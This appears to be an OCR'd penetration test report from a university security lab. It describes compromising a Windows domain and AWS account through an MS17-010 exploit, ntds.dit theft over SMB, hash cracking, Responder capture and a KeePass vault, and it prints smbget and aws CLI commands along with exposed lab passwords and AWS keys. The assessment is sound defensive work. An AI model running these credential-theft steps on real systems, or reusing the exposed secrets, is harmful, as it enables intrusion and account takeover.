

Active Directory Users and Computers
File
Action
View
Help
Active Directory Users and Com
Saved Queries
maskeddj.enpm809q
Builtin
Computers
Domain Controllers
ForeignSecurityPrincipal
Managed Service Accour
Users
Name
Type
Description
Allowed RO...
Security Group...
Members in this group c...
Cert Publish...
Security Group...
Members of this group ...
Denied ROD...
Security Group...
Members in this group c...
DnsAdmins
Security Group...
DNS Administrators Gro...
RAS and IAS ...
Security Group...
Servers in this group can...
Cloneable D...
Security Group...
Members of this group t...
DnsUpdateP...
Security Group...
DNS clients who are per...
Domain Ad...
Security Group...
Designated administrato...
Domain Co...
Security Group...
All workstations and ser...
Domain Con...
Security Group...
All domain controllers i...
Domain Gue...
Security Group...
All domain guests
Domain Users
Security Group...
All domain users
Group Polic...
Security Group...
Members in this group c...
Key Admins
Security Group...
Members of this group ...
Protected Us...
Security Group...
Members of this group ...
Read-only D...
Security Group...
Members of this group ...
Enterprise A...
Security Group...
Designated administrato...
Enterprise K...
Security Group...
Members of this group ...
Enterprise R...
Security Group...
Members of this group ...
Schema Ad...
Security Group...
Designated administrato...
Administrator
User
Built-in account for ad...
Bookings M...
User
DefaultAcco...
User
A user account manage...
Guest
User
Built-in account for gue...
IT-Admin
User
webmaster
User
webmaster2
User




- The secretary's PC was also breached in a similar way (more below):



- Gaining access to these systems would allow installation of key loggers, A/V recording software, which can be used to spy on the surrounding events and conversations, and other malware, corrupting the stored data, stealing data clandestinely or creating an encrypted copy and demanding ransom for the decryption key, defacing the website, adding compromising or embarrassing content, changing the network configuration, access, privileges, accounts, policies, topology and documentation, because the local and shared files, Active Directory and Domain Controller configurations are all under complete control of any interested attacker.
- Once entry is gained onto the Domain Controller, several documents and backup files reveal further information, which can be used to breach the other two systems, which are somewhat less vulnerable to initial assaults:





- One of the documents hints at a recent password policy change and gives 2 very similar examples, which can be used to create a stencil for this user's passwords:



- It appears that the Administrator prefers 8-character passwords, with first letter capitalized, followed by four lowercase letters (both examples used 5-letter first names), followed by two numbers and one special character.

- Another document mentions that a backup has been created and there are files in the same directory, which look like backed up data:






- Besides having this file freely available on the Domain Controller, rather than storing it offline and preferably offsite, where it would be protected by multiple layers of security,


```
┌──(kali㉿kali)-[~/Desktop/ENPM809Q/Final/smbget]
└─$ sudo smbget -R smb://192.168.3.133/Files --user=Bookings%Passw0rd
Using workgroup WORKGROUP, user Bookings
smb://192.168.3.133/Files/Backup/Active Directory/ntds.dit
smb://192.168.3.133/Files/Backup/Active Directory/ntds.jfm
smb://192.168.3.133/Files/Backup/Backup-Plan.txt
smb://192.168.3.133/Files/Backup/registry/SECURITY
smb://192.168.3.133/Files/Backup/registry/SYSTEM
smb://192.168.3.133/Files/New-Password-Policy.txt
smb://192.168.3.133/Files/User-Directory.rtf
Downloaded 46.58MB in 1 seconds
```

this file was further compromised by placing it in a folder that is shared over the Windows network, making it accessible to everyone on the network, including via the secretary's computer under Bookings account and via smb:


- The **ntds.dit** file, which is used by Windows servers to store credentials, is found in this backup and can be dissected by a freely available Python script, revealing hashes of account passwords and encryption keys:




- Comparing the hashes, it becomes obvious that the passwords for the Administrator account and the IT-Admin account are identical. This is a major security malpractice. Passwords to critical accounts should never be reused:




- Knowing the pattern of passwords preferred by the IT Administrator, it is possible to crack the hash of the password used on both accounts belonging to this user very quickly:




- Another vector of attack that reveals an important IT-Admin hash is eavesdropping on the network communication sent by the IT Admin's desktop. A responder sessions was used to capture this hash:





- The other user's (Bookings) password, *Passw0rd*, can be cracked in a similar way, using the rockyou.txt wordlist. This user's password hash can also be obtained by using the


hashdump command in meterpreter right from the MS17-010 exploit console, without ever logging onto the Bookings-PC machine or the Domain controller.:




- The password policy allows for using the same password on multiple different accounts, using simple and / or short and easy to guess or crack strings, and using the same password forever, without an expiration date. These practices make it easy to guess, pick or crack account logins.

- ITAdmin-Desktop is less vulnerable to exploitation due to its network ports being closed, ICMP pings ignored, Remote Desktop sessions and network logins disallowed. Once the account password is compromised, however, these measures no longer protect the system.


- Accessing IT-Admin's desktop computer using the obtained password *Julia19!* reveals a keepass credentials vault in the user's Documents folder and KeePass software is installed on this system:




- The vault contains the login password of the webmaster, who is out on long-term leave. It is good to keep credentials secure, but not when the password to the vault (*Q1O2oK2ADtUns*) is kept in cleartext right next to the vault itself. This is similar to taping the combo to the safe by the combination lock that protects it. This practice allowed our red team access to the vault and its contents:



- Webmaster account password was revealed: *Joa$WB534G%&*. This is a stronger password than the other ones we found, but it does not protect anything, when the password used to protect it is stored in clear text next to the vault. Accessing the webmaster account on the Ubuntu web server, we discovered that this account is a sudoer and that the crown jewels of the group, the unmasked images of the masked DJ are stored in an AWS S3 bucket:



- The AWS account credentials are stored in the home directory of the root account, which is accessible via *sudo su* from the webmaster account:



- This is another poor security practice. These credentials should have been better protected (encryption, password vault, offline storage, memorization, etc).

- Having these credentials, allows anyone to access the AWS cloud account and everything stored in it:

```
C:[redacted]>aws configure --profile pentester
AWS Access Key ID [****************fTFC]: AKIAWGC5XLJAZA64F7UI
AWS Secret Access Key [None]: 59415kukEZSeRuOc6+3xeYExygwAYscQbUk9fTFC
Default region name [None]: us-east-1
Default output format [None]: text

C:[redacted]>aws --profile pentester s3api list-buckets
BUCKETS 2018-09-10T21:08:47+00:00       enpm809j
BUCKETS 2018-10-04T12:42:10+00:00       enpm809j-logs
BUCKETS 2019-11-10T03:12:59+00:00       enpm809q
OWNER   kts     0c2171ba0c635042d1a112fbcc736da91c708c0ebb7caab435127e5d3c702430
```


- Doing so revealed an S3 bucket and its contents:

